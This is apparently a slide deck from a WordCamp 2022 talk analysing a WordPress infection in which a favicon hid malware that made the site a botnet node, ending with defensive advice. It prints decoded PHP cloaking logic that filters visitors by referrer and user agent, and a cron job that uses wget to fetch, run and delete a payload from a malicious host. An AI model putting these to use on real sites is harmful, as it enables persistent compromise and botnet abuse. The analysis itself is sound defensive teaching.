
- Sitecheck (SUCURI) sitecheck.sucuri.net
- VirusTotal: virustotal.com
- WebPageTest: webpagetest.org



After a several steps of decoding



```
if (!@$_SERVER['HTTP_REFERER'] || !preg_match('/(google\.|\.
    facebook\.|\.yahoo\.|\.bing\.|baidu\.|yandex\.)/i', $_SERVER[
    'HTTP_REFERER']))
{
    return FALSE;
}

if (!@$_SERVER['HTTP_USER_AGENT'] || preg_match('/(yandexbot|
    baiduspider|archiver|track|crawler|google|msnbot|ysearch|
    search|bing|ask|indexer|majestic|scanner|spider|facebook|Bot
    \/)/i', $_SERVER['HTTP_USER_AGENT']))
{
    return FALSE;
}

    [tds_path] => /nbgvecy5/engine.php
    [tds_ip] => 1[redacted].133
)
```


Bot
Bot
Bot
CnC
Bot
Bot
Bot
Bot

ACCESS
DENIED
ACCESS
DENIED

OK....
But how it got re-infected?

SURPRISE!

- CronJob:

```
MAILTO=""
* * * * * wget -q -O xxxd5
http://malicious.domain.com/xxxd && chmod 0755
xxxd5 && /bin/sh xxxd5 /home/user/public_html &&
rm -f xxxd
```

Conclusion

- A favicon can make your site a Bot Node
- 0day ability
- Different options available (SPAM included)
- Tracking of infected sites and malware type used
- BotNet Dashboard

Final Advises

Proactive measures

- Reduce admins, plugins and themes (LEAST PRIVILEGE RULE)
- Use a Passwords Manager, change periodically, strong ones
- Backups (VALIDATE THEM)
- Updates (REMEMBER: PATCHES COMES AFTER EXPLOITS)
- Monitor your site (WPSCAN.com & files integrity scanner)
- WAF (Web Application Firewall)

Remember to **Invest** in

HOSTING

SECURITY

Everybody needs a hacker

WORDCAMP GENEVE 2022

THANKS!

QUESTIONS!

If you prefer
Twitter -> @pharar